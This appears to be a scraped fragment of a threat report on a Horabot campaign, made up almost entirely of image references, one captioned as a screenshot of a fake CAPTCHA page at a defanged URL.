








![Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24133444/horabot-campaign1.png)











